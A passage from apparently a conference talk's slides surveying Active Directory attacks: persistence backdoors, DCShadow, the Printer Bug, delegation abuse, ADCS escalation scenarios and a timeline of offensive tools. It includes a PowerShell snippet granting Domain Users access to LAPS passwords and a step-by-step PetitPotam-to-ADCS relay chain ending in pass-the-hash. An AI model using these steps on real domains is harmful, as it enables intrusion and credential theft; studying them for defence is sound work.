 - Every 60 minutes, this permission is cloned to every sensitive/protected AD object through SDProp
 - Attacker "hides" their account using methods described
- Execution:
 - Attacker force resets the password for any **adminCount=1** account

Exploitation



- Backdoor:
 - Add an ACE to OU or Computer that applies to the AdmPwd property and any descendant object
- ```
$RawObject = Get-DomainOU -Raw Servers
$TargetObject = $RawObject.GetDirectoryEntry()
$AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -InheritanceType Descendants `
-AccessControlType Allow -PrincipalIdentity "Domain Users" `
-Right ExtendedRight -ObjectType $AdmPwdGuid
$TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PsBase.CommitChanges()
```

### Exchange Strikes Back



- Backdoor:
  - Identify a non-protected security group with local admin rights on one or more **Exchange servers**
  - Grant **"Authenticated Users"** full control over this security group
  - **Change the owner** of the group to an Exchange server
  - Deny **"Read Permissions"** on this group to the **"Everyone"** principal


### Abusing GPOs



- Backdoor:
  - Attacker grants herself **GenericAll** to **any** user object with the attacker as the trustee
  - Grant that "patsy" user **WriteDacl** to the default domain controllers GPO
- Execution:
  - Force resets the "patsy" account password
  - Adds a DACL to the GPO that allows write access for the patsy to **GPC-File-Sys-Path** of the GPO
  - Grants the patsy user **SeEnableDelegationPrivilege** rights in GptTmplInf
  - Executes a constrained delegation attack using the patsy account's credentials

# DCShadow

- [DCShadow attack](#) by Vincent Le Toux & Benjamin Delpy
- Attacker gets AD admin rights
- Add a computer object & use as rogue Domain Controller
- Add a record for the rogue DC in the configuration partition
- Update workstation's computer object to include DC SPNs
- Submits changes for replication which are discovered by the other DCs and updated on the DCs
- Attacker cleans up the rogue DC



But the most important is to monitor RPC Opnum 3 (**DRSGetNCChanges**), because used in both DCSync & DCShadow!

# The “Printer Bug”

- DerbyCon 2018 talk “**The Unintended Risks of Trusting Active Directory**” featuring Lee Christensen, Will Schroeder, & Matt Nelson
- Printer Bug involves an interesting combination of print notify with unconstrained delegation to compromise accounts (including a DC) across trusts!

## The Unintended Risks of Trusting Active Directory



### Ingredient #3: The Printer Bug

- Old but enabled-by-default-on-Windows Print System Remote Protocol (MS-RPRN)
- RpcRemoteFindFirstPrinterChangeNotification(Ex)
  - Purpose: “REMOTESERVER, send me a notification when \_\_\_\_\_” (e.g. when there’s a new print job)
- Implication: **\*Any domain user\*** can coerce REMOTESERVER\$ to authenticate to any machine
  - Won’t fix by Microsoft - “by design” ☺



# “Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory” by Elad Shamir

<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>

## TL;DR

1. [Resource-based constrained delegation does not require a forwardable TGS when invoking S4U2Proxy.](#)
2. [S4U2Self works on any account that has an SPN](#), regardless of the state of the TrustedToAuthForDelegation attribute. If TrustedToAuthForDelegation is set, then the TGS that S4U2Self produces is forwardable, unless the principal is sensitive for delegation or a member of the Protected Users group.
3. The above points mean that [if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.](#)
4. [S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable.](#)
5. [The above point means that if an attacker compromises any account with an SPN as well as an account with classic constrained delegation, then it does not matter whether the TrustedToAuthForDelegation attribute is set.](#)
6. By default, any domain user can abuse the MachineAccountQuota to create a computer account and set an SPN for it, which makes it even more trivial to abuse resource-based constrained delegation to mimic protocol transition (obtain a forwardable TGS for arbitrary users to a compromised service).
7. [S4U2Self allows generating a valid TGS for arbitrary users, including those marked as sensitive for delegation or members of the Protected Users group.](#) The resulting TGS has a PAC with a valid KDC signature. All that's required is the computer account credentials or a TGT.
8. [The above point in conjunction with unconstrained delegation and “the printer bug” can lead to remote code execution \(RCE\).](#)
9. [Resource-based constrained delegation on the krbtgt account allows producing TGTs for arbitrary users, and can be abused as a persistence technique.](#)
10. [Configuring resource-based constrained delegation through NTLM relay from HTTP to LDAP may facilitate remote code execution \(RCE\) or local privilege escalation \(LPE\) on MSSQL servers, and local privilege escalation \(LPE\) on Windows 10/2016/2019.](#)
11. Computer accounts just got a lot more interesting. Start hunting for more primitives to trigger attack chains!

# Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Golden Years” (2015 – 2019)



## Tools

DSInternals

Kekeo

PowerSploit ([ID: S0194](#))

Impacket ([ID: S0357](#))

PowerShell Empire ([ID: S0363](#))

DCSync added to Mimikatz ([ID: T1003.006](#))

CrackMapExec ([ID: S0488](#))

Bloodhound ([ID: S0521](#))

DeathStar.py

NTLMRelayX

SharpHound

GhostPack

Rubeus ([ID: S1071](#))



## Privilege Escalation

DNSAdmin to Domain  
Admin

AD Permissions

“Printer Bug”

Resource-Based Constrained  
Delegation




## Persistence

AD Permissions


DCShadow ([ID: T1207](#))

# “The Golden Years” (2015 – 2019) Tools Conceptual Overview





# “The Golden Years” (2015 – 2019) Conceptual Flow



# Active Directory Attack Timelines: “The Third Age” (2020 – 2023)

2020

- December: [Adalanche](#) tool released by Lars Karlslund

2021

- April: [RemotePotato0](#) tool released by antonioCoco & [article](#) by Antonio Cocomazzi and Andrea Pierini
- July: [PetitPotam](#) tool released
- August: [Certified Pre-Owned](#) (ADCS Attacks) Black Hat talk by Will Schroeder & Lee Christensen [whitepaper download](#)
- August: [Certify](#) ADCS tool released by Will Schroeder & Lee Christensen (in GhostPack)
- October: [Kerberos Relay Attack](#) by James Forshaw
- October: [Certipy](#) tool released by Oliver Lyak (ly4k) - Python port of the Certify tool
- November: “[Is This My Domain Controller](#)” Black Hat talk by Sagi Sheinfeld (@sagish1233), Eyal Karni (@eyal\_karni), & Yaron Zinar (@YaronZi)

2022


- April: [KrbRelayUp tool released](#) by DecOne

2023

- October: CrackMapExec continues as [NetExec](#) (nxc)!

# RemotePotato0 tool

- [RemotePotato0](#) tool released by antonioCoco & article by Antonio Cocomazzi and Andrea Pierini
- Every Windows system is vulnerable to a particular NTLM relay attack that could allow attackers to escalate privileges from User to Domain Admin.
- Relaying Potatoes: Another Unexpected Privilege Escalation Vulnerability in Windows RPC Protocol  
<https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/>






# PetitPotam tool

- PetitPotam tool released
- *PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw*
- *The tools use the LSARPC named pipe with interface c681d488-d850-11d0-8c52-00c04fd90f7e due to prevelance*
- *Possible to trigger with the EFSRPC named pipe and interface df1941c5-fe89-4e79-bf10-463657acf44d*
- *No credentials needed for running against a Domain Controller*
- *Inspired by the previous work on MS-RPRN from @tifkin\_ & @elad\_shamir and others SpecterOps guys*

<https://github.com/topotam/PetitPotam>

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com



# Certified Pre-Owned (ADCS Attacks) Black Hat Presentation



Certified Pre-Owned (ADCS Attacks) Black Hat  
talk by Will Schroeder & Lee Christensen  
([whitepaper download](#))



# Certified Pre-Owned (ADCS Attacks) Black Hat Presentation

## ESCALATION SCENARIOS

### → ESC1

- General Requirements
- [PKINIT] Client Authentication, Smart Card Logon, Any Purpose, or No EKU (i.e., EKU allows auth)
- The ENROLLEE\_SUPPLIES\_SUBJECT flag

### → ESC2

- General requirements
- The Any Purpose EKU or No EKU

### → ESC3

- General requirements + no "enrollment agent restrictions"
- The Certificate Request Agent EKU
- Enrollment rights to template with a few other requirements

## ESCALATION SCENARIOS (CONT.)

### → ESC4

- Vulnerable certificate template access control

### → ESC5

- Vulnerable PKI object access control

### → ESC6

- EDITF\_ATTRIBUTESUBJECTALTNAME2 flag set on a CA
- (Allows CSRs for ANY template to specify a SAN!)

### → ESC7

- Vulnerable CA access control
- The ManageCA permission can be used to fixate ESC6



# Certify ADCS Tool

- Certify ADCS tool released by Will Schroeder & Lee Christensen (in GhostPack)
- *“Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).”*

```
C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:User

Certify

v0.5.2

[*] Action: Request a Certificates

[*] Current user context : THESHIRE\harmj0y
[*] No subject name specified, using current context as subject.

[*] Template : User
[*] Subject : CN=harmj0y, OU=TestOU, DC=theshire, DC=local

[*] Certificate Authority : dc.theshire.local\theshire-DC-CA

[*] CA Response : The certificate had been issued.
[*] Request ID : 4614

[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtLiaRTnJPiARucYbJOwGeA7GCLndz+F2o39WhK1M8QTclmO
```

<https://github.com/GhostPack/Certify>

# PetitPotam Relay to ADCS

## Steps

- 1 Use PetitPotam to trigger NTLM authentication from the Domain Controller to the Listener (Running Responder or ntlmrelayx)
- 2 Use ntlmrelayx to relay the DC's credentials to the AD CS (Active Directory Certificate Services) server with Web Enrollment enabled (NTLM auth must be enabled and is enabled by default), using the "KerberosAuthentication" or "DomainControllers" AD CS template.
- 3 Obtain Base64 PKCS12 Certificate Obtained through NTLM relaying.
- 4 Use the Base64 PKCS12 cert to import to Kekeo to ask for a TGT (Ticket Granting Ticket).
- 5 Use mimikatz to dump LSA secrets for the user of choice (Administrator, Krbtgt, etc.).
- 6 Note down the NT hash from the domain administrator user.
- 7 Use wmiexec to gain execution as that user against the Domain Controller and perform Pass-The-Hash of the NT hash.
- 8 ???
- 9 Profit! You're DA!

TRUESEC

Insight 2021-09-03 — 6 min read

From Stranger to DA

